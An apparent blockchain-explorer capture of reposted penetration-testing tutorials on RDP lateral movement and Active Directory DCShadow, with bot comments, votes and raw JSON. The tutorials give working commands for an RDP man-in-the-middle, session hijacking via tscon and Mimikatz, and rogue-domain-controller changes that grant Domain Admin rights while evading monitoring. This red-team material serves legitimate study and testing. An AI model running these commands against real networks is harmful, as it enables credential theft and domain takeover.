 The list of active Meterpreter sessions will verify that the attacker has access on both systems.  RDP Session Hijacking In the event that local administrator access has been obtained on a target system an attacker it is possible to hijack the RDP session of another user. This eliminates the need for the attacker to discover credentials of that user. This technique was initially discovered by Alexander Korznikov and it has been described in his blog. The list of available sessions that can be used can be retrieved from the Windows Task Manager in the tab “Users“.  The same information can be obtained from the command prompt. 1 query user  Creating a service that will execute tscon with system level privileges will hijack the session that has 3 as ID. 1 | sc create sesshijack binpath= "cmd.exe /k tscon 3 /dest:rdp-tcp#0" 2 | net start sesshijack  When the service start the user “test” can use the session of netbiosX without knowing his password.  Mimikatz also supports this technique. The first step is to retrieve the list of Terminal Services sessions. 1 | ts::sessions  Attempts to use the session 1 directly will fail since Mimikatz has not been executed as SYSTEM. Therefore the following commands will elevate the token from Local Administrator to SYSTEM in order to use another session without the need to know the password of the user. 1 | ts::remote /id:1 2 | privilege::debug 3 | token::elevate  Executing again the following command will hijack the session of the netbiosX user. 1 | ts::remote /id:1  |
| json metadata | {"tags":["penetration","rdp"],"image":["https://steemitimages.com/DQmbr4fMbXPRbAZ7Dau4P4B7rQMbhdQteyBzDN2U3J8bw4b/image.png","https://steemitimages.com/DQmSYCZTB3aFWNiMy9r67R6g8u169erSgdQU62W3eqHz7va/image.png","https://steemitimages.com/DQmekevDDzqqRCmRHCdyPpQw2qJiuUAFmbeKjCAXtDvaoNf/image.png","https://steemitimages.com/DQmWTDqPE114cUjxHyYEJEDAM8SLv6CKaeWPKAHSFrXAPMQ/image.png","https://steemitimages.com/DQmZRFLGcE1TTYTdZo6LGMJ4144N4CFCvEi162ZciPJMD2m/image.png","https://steemitimages.com/DQmSnarPjH17pg4xQyVNzdGPaKpxkWP2ivjZExYpGk96YE5/image.png","https://steemitimages.com/DQmNk2CA5KJafCjYCYqsbcQe8A9La4DcrVUECWQr1DZNnLZ/image.png","https://steemitimages.com/DQmaJMVeTfc5WX7uEFFgqfgMtSRd5airqC29AcCHNrjA27n/image.png","https://steemitimages.com/DQmbKxPWbgiageXtQciwsVnHM56i88McgQcdF9h3NDbWU2j/image.png","https://steemitimages.com/DQmf66eVzncoASuRPAG2JUfRKfAr5bNBQSRUdMhDLHsNgff/image.png","https://steemitimages.com/DQmPTrLe1aATG8EQur2KryiqH1z9Y1arQ6Z6GQsUbTMA6KU/image.png","https://steemitimages.com/DQmPh9PP7757ur9e33U8B4E4h3ZNBxQqMMUAyVJoeZxip3w/image.png","https://steemitimages.com/DQmeeosukQXVDf6rqpqBffZpAYWERvyku9WnWrkR8yaVvE7/image.png","https://steemitimages.com/DQmWHnagBeLdzocDW5otj8vcJg414KG9sXhufieGunHMaGt/image.png","https://steemitimages.com/DQmYUd3AfuwakdDEL4WyLtXVBLsq2VejSnZfi3G1CD9G9MS/image.png","https://steemitimages.com/DQmTT3nBJAPwXScBZoCZjZ4rPEnzoQa6jJMBEgkBr7gbFfr/image.png"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | penetration |
| permlink | lateral-movement-rdp |
| title | Lateral Movement – RDP |
| Transaction Info | Block #21882333/Trx 0a66c03f92dfa3cea0da4ffdf883280c0a3e95c4 |
View Raw JSON Data
{
"block": 21882333,
"op": [
"comment",
{
"author": "fortean",
"body": "The Remote Desktop Protocol (RDP) is widely used across internal networks by Administrators. This allows systems owners and admins to manage Windows environments remotely. However RDP can give various opportunities to an attacker to conduct attacks that can be used for lateral movement in red team scenarios. The attacks below can allow the red team to obtain credentials, to hijack RDP sessions of other users and to execute arbitrary code to remote systems that will use RDP as authentication mechanism to infected workstations.\nRDP Man-in-the-Middle\n\nImplementing a Man-in-the-middle attack can often lead to credential capturing. It is Performing this attack against RDP sessions will allow an attacker to trivially obtain the plain-text password of a domain account for lateral movement purposes. Seth is a tool which can automate RDP Man-in-the-middle attacks regardless if Network Level Authentication (NLA) is enabled. Implementation of this attack requires four parameters:\n\n The Ethernet Interface\n The IP of the Attacker\n The IP of the victim Workstation (client)\n The IP of the target RDP host (server)\n\n1 | ./seth.sh eth0 10.0.0.2 10.0.0.3 10.0.0.1\n\n\n\t\nUpon execution the tool will perform on the background a series of steps to ensure that the attack will be implemented successfully. These steps are:\n\n Spoofing ARP replies\n Enable forwarding of IPv4 traffic to redirect traffic from the victim host to the attacker machine and then to the target RDP server.\n Configure an iptable rule to reject SYN packet to prevent direct RDP authentication.\n Capture SYN packet of the destination host.\n Clone of the SSL certificate.\n Reconfigure iptables rules to route traffic from the victim workstation to the target RDP host.\n Block traffic to port 88 to downgrade Kerberos authentication to NTLM.\n\nSteps 1-3 will be performed prior to victim authentication. The user that will attempt to authenticate via RDP to the target server will be presented with the following message:\n\n\n\nWhen the user will establish connection the credentials will appear in plain-text to the attacker.\n\n\n\nRDP Inception\n\nMDSec discovered a technique which allows an attacker to perform lateral movement inside a network by executing arbitrary code upon start up and propagates via RDP connections. To facilitate this attack MDSec developed a batch script to implement a proof of concept and a cobalt strike script. Executing the batch script on a workstation that an attacker has already gained access will result of a shell.\n\n\n\nIf an elevated user (Administrator or Domain Admin) attempt to authenticate via RDP with the host that has been already infected the batch script will be copied and on the system of the other user.\n\n\n\nThe batch script will be executed every time that the workstation starts in order to achieve persistence.\n\n\n\nWhen the elevated user that has authenticated via RDP to the infected host restarts his machine the code will executed.\n\n\n\nA new Meterpreter session will open however this time on the host of the administrator by abusing the RDP service and without the need to attack this system directly.\n\n\n\nThe list of active Meterpreter sessions will verify that the attacker has access on both systems.\n\n\n\nRDP Session Hijacking\n\nIn the event that local administrator access has been obtained on a target system an attacker it is possible to hijack the RDP session of another user. This eliminates the need for the attacker to discover credentials of that user. This technique was initially discovered by Alexander Korznikov and it has been described in his blog.\n\nThe list of available sessions that can be used can be retrieved from the Windows Task Manager in the tab “Users“.\n\n\n\nThe same information can be obtained from the command prompt.\n\n1 query user\n\n\n\t\nCreating a service that will execute tscon with system level privileges will hijack the session that has 3 as ID.\n\n1 | sc create sesshijack binpath= \"cmd.exe /k tscon 3 /dest:rdp-tcp#0\"\n2 | net start sesshijack\n\n\n\t\nWhen the service start the user “test” can use the session of netbiosX without knowing his password.\n\n\n\nMimikatz also supports this technique. The first step is to retrieve the list of Terminal Services sessions.\n\n1 | ts::sessions\n\n\n\t\nAttempts to use the session 1 directly will fail since Mimikatz has not been executed as SYSTEM. Therefore the following commands will elevate the token from Local Administrator to SYSTEM in order to use another session without the need to know the password of the user.\n\n1 | ts::remote /id:1\n2 | privilege::debug\n3 | token::elevate\n\t\n\n\nExecuting again the following command will hijack the session of the netbiosX user.\n\n1 | ts::remote /id:1\n\n",
"json_metadata": "{\"tags\":[\"penetration\",\"rdp\"],\"image\":[\"https://steemitimages.com/DQmbr4fMbXPRbAZ7Dau4P4B7rQMbhdQteyBzDN2U3J8bw4b/image.png\",\"https://steemitimages.com/DQmSYCZTB3aFWNiMy9r67R6g8u169erSgdQU62W3eqHz7va/image.png\",\"https://steemitimages.com/DQmekevDDzqqRCmRHCdyPpQw2qJiuUAFmbeKjCAXtDvaoNf/image.png\",\"https://steemitimages.com/DQmWTDqPE114cUjxHyYEJEDAM8SLv6CKaeWPKAHSFrXAPMQ/image.png\",\"https://steemitimages.com/DQmZRFLGcE1TTYTdZo6LGMJ4144N4CFCvEi162ZciPJMD2m/image.png\",\"https://steemitimages.com/DQmSnarPjH17pg4xQyVNzdGPaKpxkWP2ivjZExYpGk96YE5/image.png\",\"https://steemitimages.com/DQmNk2CA5KJafCjYCYqsbcQe8A9La4DcrVUECWQr1DZNnLZ/image.png\",\"https://steemitimages.com/DQmaJMVeTfc5WX7uEFFgqfgMtSRd5airqC29AcCHNrjA27n/image.png\",\"https://steemitimages.com/DQmbKxPWbgiageXtQciwsVnHM56i88McgQcdF9h3NDbWU2j/image.png\",\"https://steemitimages.com/DQmf66eVzncoASuRPAG2JUfRKfAr5bNBQSRUdMhDLHsNgff/image.png\",\"https://steemitimages.com/DQmPTrLe1aATG8EQur2KryiqH1z9Y1arQ6Z6GQsUbTMA6KU/image.png\",\"https://steemitimages.com/DQmPh9PP7757ur9e33U8B4E4h3ZNBxQqMMUAyVJoeZxip3w/image.png\",\"https://steemitimages.com/DQmeeosukQXVDf6rqpqBffZpAYWERvyku9WnWrkR8yaVvE7/image.png\",\"https://steemitimages.com/DQmWHnagBeLdzocDW5otj8vcJg414KG9sXhufieGunHMaGt/image.png\",\"https://steemitimages.com/DQmYUd3AfuwakdDEL4WyLtXVBLsq2VejSnZfi3G1CD9G9MS/image.png\",\"https://steemitimages.com/DQmTT3nBJAPwXScBZoCZjZ4rPEnzoQa6jJMBEgkBr7gbFfr/image.png\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
"parent_author": "",
"parent_permlink": "penetration",
"permlink": "lateral-movement-rdp",
"title": "Lateral Movement – RDP"
}
],
"op_in_trx": 0,
"timestamp": "2018-04-25T17:54:33",
"trx_id": "0a66c03f92dfa3cea0da4ffdf883280c0a3e95c4",
"trx_in_block": 23,
"virtual_op": 0
}2018/04/25 17:41:57
2018/04/25 17:41:57
| author | cheetah |
| body | Hi! I am a robot. I just upvoted you! I found similar content that readers might be interested in: https://pentestlab.blog/ |
| json metadata | |
| parent author | fortean |
| parent permlink | active-directory-dcshadow |
| permlink | cheetah-re-forteanactive-directory-dcshadow |
| title | |
| Transaction Info | Block #21882081/Trx b2fa54ddb8c28eaf30f6454b33523fa71dd7a3d1 |
View Raw JSON Data
{
  "block": 21882081,
  "op": [
    "comment",
    {
      "author": "cheetah",
      "body": "Hi! I am a robot. I just upvoted you! I found similar content that readers might be interested in:\nhttps://pentestlab.blog/",
      "json_metadata": "",
      "parent_author": "fortean",
      "parent_permlink": "active-directory-dcshadow",
      "permlink": "cheetah-re-forteanactive-directory-dcshadow",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-25T17:41:57",
  "trx_id": "b2fa54ddb8c28eaf30f6454b33523fa71dd7a3d1",
  "trx_in_block": 5,
  "virtual_op": 0
}cheetahupvoted (0.08%) @fortean / active-directory-dcshadow2018/04/25 17:41:54
cheetahupvoted (0.08%) @fortean / active-directory-dcshadow
2018/04/25 17:41:54
| author | fortean |
| permlink | active-directory-dcshadow |
| voter | cheetah |
| weight | 8 (0.08%) |
| Transaction Info | Block #21882080/Trx 841368b756180df76a85574c0e208875999ceb4c |
View Raw JSON Data
{
  "block": 21882080,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "active-directory-dcshadow",
      "voter": "cheetah",
      "weight": 8
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-25T17:41:54",
  "trx_id": "841368b756180df76a85574c0e208875999ceb4c",
  "trx_in_block": 0,
  "virtual_op": 0
}forteanpublished a new post: active-directory-dcshadow2018/04/25 17:41:36
forteanpublished a new post: active-directory-dcshadow
2018/04/25 17:41:36
| author | fortean |
| body | The DCShadow is an attack which tries to modify existing data in the Active Directory by using legitimate API’s which are used by domain controllers. This technique can be used in a workstation as a post-domain compromise tactic for establishing domain persistence bypassing most SIEM solutions. Originally it has been introduced by Benjamin Delpy and Vincent Le Toux and is part of the Mitre Attack Framework. More details about the attack, including the presentation talk can be found in the DCShadow page. The mimidrv.sys file which is part of Mimikatz needs to be transferred to the workstation that will play the role of DC. Executing the command “!+” will register and a start a service with SYSTEM level privileges. The “!processtoken” will obtain the SYSTEM token from the service to the current session of Mimikatz in order to have the appropriate privileges to implement the fake Domain Controller. 1 | !+ 2 | !processtoken  A new instance of Mimikatz needs to be started with Domain Administrator privileges that would be used to authenticate with legitimate domain controller and push the changes from the rogue DA to the legitimate. The following command will verify the process token. 1 | token::whoami  Executing the following command from the Mimikatz instance that is running with SYSTEM privileges will start a minimalistic version of a Domain Controller. 1 | lsadump::dcshadow /object:test /attribute:url /value:pentestlab.blog  The following command will replicate the changes from the rogue domain controller to the legitimate. 1 | lsadump::dcshadow /push  Checking the properties of the “test” user will verify that the url attribute has modified to include the new value indicating that the DCShadow attack was successful.  It is also possible to modify the value of the attribute primaryGroupID in order to perform privilege escalation. The value 512 is the Security Identifier (SID) for the Domain Administrators group. 1 | lsadump::dcshadow /object:test /attribute:primaryGroupID /value:512  The user “test” will be part of the Domain Administrator group. This can verified by retrieving the list of domain administrators. The screenshot below illustrates the domain administrators before and after the DCShadow attack. 1 | net group "domain admins" /domain  Conclusion The DCShadow attack offers various possibilities to the red teamer to achieve domain persistence by manipulating the SID History, the password of the krbtgt account or by adding users to elevated groups such as Domain and Enterprise Admins. Even though that this attack requires elevated privileges (DA), Nikhil Mittal discovered that it is possible DCShadow to be conducted from the perspective of a domain user that has the required permissions to avoid the use of DA privileges. This script is part of the Nishang framework and can be found here. Usage of legitimate API’s to communicate and push data to the active directory is a stealth method to modify the active directory without triggering alerts on the SIEM. |
| json metadata | {"tags":["penetration","activedirectory"],"image":["https://steemitimages.com/DQmXarkS9zYFZCSH7tA8VcZBMENo4ty7BVdeZAacZgKi1Ze/image.png","https://steemitimages.com/DQmVJs8mwBLdNA7T2CyM1HPXfAvwooQi2EYHN9DPWcGKjzR/image.png","https://steemitimages.com/DQmQRmUkp9YKHUai8aJNhwPzFcJHdbK9Q5bxCnEm1aHkJNg/image.png","https://steemitimages.com/DQmbrqQAFHohuAtWzVL51Z6GTCEDYpYStXMNthJdgawD55c/image.png","https://steemitimages.com/DQmSqbfvgMBgg14mFboB1GQGHYu5MYrKsEcfBS3wHaAMjiA/image.png","https://steemitimages.com/DQmUbKfr34aXqrj7U6P3HxfJ94zdydCStZLqXodLZEhSbVB/image.png","https://steemitimages.com/DQmQPthfQHQbNHpkGgkRt2hLGSEuE5mLawntcHtfkbU3v6r/image.png"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | penetration |
| permlink | active-directory-dcshadow |
| title | Active Directory, DCShadow |
| Transaction Info | Block #21882074/Trx 3e2b5d098067e0afa379a8eb100f4277da91d637 |
View Raw JSON Data
{
"block": 21882074,
"op": [
"comment",
{
"author": "fortean",
"body": "The DCShadow is an attack which tries to modify existing data in the Active Directory by using legitimate API’s which are used by domain controllers. This technique can be used in a workstation as a post-domain compromise tactic for establishing domain persistence bypassing most SIEM solutions. Originally it has been introduced by Benjamin Delpy and Vincent Le Toux and is part of the Mitre Attack Framework. More details about the attack, including the presentation talk can be found in the DCShadow page.\n\nThe mimidrv.sys file which is part of Mimikatz needs to be transferred to the workstation that will play the role of DC. Executing the command “!+” will register and a start a service with SYSTEM level privileges. The “!processtoken” will obtain the SYSTEM token from the service to the current session of Mimikatz in order to have the appropriate privileges to implement the fake Domain Controller.\n\n1 | !+\n2 | !processtoken\n\t\n\n\nA new instance of Mimikatz needs to be started with Domain Administrator privileges that would be used to authenticate with legitimate domain controller and push the changes from the rogue DA to the legitimate. The following command will verify the process token.\n\n1 | token::whoami\n\n\n\t\n\nExecuting the following command from the Mimikatz instance that is running with SYSTEM privileges will start a minimalistic version of a Domain Controller.\n\n1 | lsadump::dcshadow /object:test /attribute:url /value:pentestlab.blog\n\n\n\n\t\nThe following command will replicate the changes from the rogue domain controller to the legitimate.\n\n1 | lsadump::dcshadow /push\n\n\n\n\t\nChecking the properties of the “test” user will verify that the url attribute has modified to include the new value indicating that the DCShadow attack was successful.\n\n\n\n\nIt is also possible to modify the value of the attribute primaryGroupID in order to perform privilege escalation. The value 512 is the Security Identifier (SID) for the Domain Administrators group.\n\n1 | lsadump::dcshadow /object:test /attribute:primaryGroupID /value:512\n\n\n\t\nThe user “test” will be part of the Domain Administrator group. This can verified by retrieving the list of domain administrators. The screenshot below illustrates the domain administrators before and after the DCShadow attack.\n\n1 | net group \"domain admins\" /domain\n\n\n\t\nConclusion\n\nThe DCShadow attack offers various possibilities to the red teamer to achieve domain persistence by manipulating the SID History, the password of the krbtgt account or by adding users to elevated groups such as Domain and Enterprise Admins. Even though that this attack requires elevated privileges (DA), Nikhil Mittal discovered that it is possible DCShadow to be conducted from the perspective of a domain user that has the required permissions to avoid the use of DA privileges. This script is part of the Nishang framework and can be found here. Usage of legitimate API’s to communicate and push data to the active directory is a stealth method to modify the active directory without triggering alerts on the SIEM.",
"json_metadata": "{\"tags\":[\"penetration\",\"activedirectory\"],\"image\":[\"https://steemitimages.com/DQmXarkS9zYFZCSH7tA8VcZBMENo4ty7BVdeZAacZgKi1Ze/image.png\",\"https://steemitimages.com/DQmVJs8mwBLdNA7T2CyM1HPXfAvwooQi2EYHN9DPWcGKjzR/image.png\",\"https://steemitimages.com/DQmQRmUkp9YKHUai8aJNhwPzFcJHdbK9Q5bxCnEm1aHkJNg/image.png\",\"https://steemitimages.com/DQmbrqQAFHohuAtWzVL51Z6GTCEDYpYStXMNthJdgawD55c/image.png\",\"https://steemitimages.com/DQmSqbfvgMBgg14mFboB1GQGHYu5MYrKsEcfBS3wHaAMjiA/image.png\",\"https://steemitimages.com/DQmUbKfr34aXqrj7U6P3HxfJ94zdydCStZLqXodLZEhSbVB/image.png\",\"https://steemitimages.com/DQmQPthfQHQbNHpkGgkRt2hLGSEuE5mLawntcHtfkbU3v6r/image.png\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
"parent_author": "",
"parent_permlink": "penetration",
"permlink": "active-directory-dcshadow",
"title": "Active Directory, DCShadow"
}
],
"op_in_trx": 0,
"timestamp": "2018-04-25T17:41:36",
"trx_id": "3e2b5d098067e0afa379a8eb100f4277da91d637",
"trx_in_block": 59,
"virtual_op": 0
}2018/04/25 16:48:54
2018/04/25 16:48:54
| author | cheetah |
| body | Hi! I am a robot. I just upvoted you! I found similar content that readers might be interested in: https://github.com/chrisk44/Hijacker |
| json metadata | |
| parent author | fortean |
| parent permlink | hijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android |
| permlink | cheetah-re-forteanhijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android |
| title | |
| Transaction Info | Block #21881020/Trx d681261e1184b9d654d0242b44ec7a8537064fdf |
View Raw JSON Data
{
  "block": 21881020,
  "op": [
    "comment",
    {
      "author": "cheetah",
      "body": "Hi! I am a robot. I just upvoted you! I found similar content that readers might be interested in:\nhttps://github.com/chrisk44/Hijacker",
      "json_metadata": "",
      "parent_author": "fortean",
      "parent_permlink": "hijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android",
      "permlink": "cheetah-re-forteanhijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-25T16:48:54",
  "trx_id": "d681261e1184b9d654d0242b44ec7a8537064fdf",
  "trx_in_block": 36,
  "virtual_op": 0
}shanta7upvoted (100.00%) @fortean / hijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android2018/04/25 16:48:30
shanta7upvoted (100.00%) @fortean / hijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android
2018/04/25 16:48:30
| author | fortean |
| permlink | hijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android |
| voter | shanta7 |
| weight | 10000 (100.00%) |
| Transaction Info | Block #21881012/Trx 58d9b95a63fad94691215f94fbe921ecb8f98bd2 |
View Raw JSON Data
{
  "block": 21881012,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "hijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android",
      "voter": "shanta7",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-25T16:48:30",
  "trx_id": "58d9b95a63fad94691215f94fbe921ecb8f98bd2",
  "trx_in_block": 26,
  "virtual_op": 0
}forteanpublished a new post: hijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android2018/04/25 16:48:24
forteanpublished a new post: hijacker-v1-5-all-in-one-wi-fi-cracking-tools-for-android
2018/04/25 16:48:24
| author | fortean |
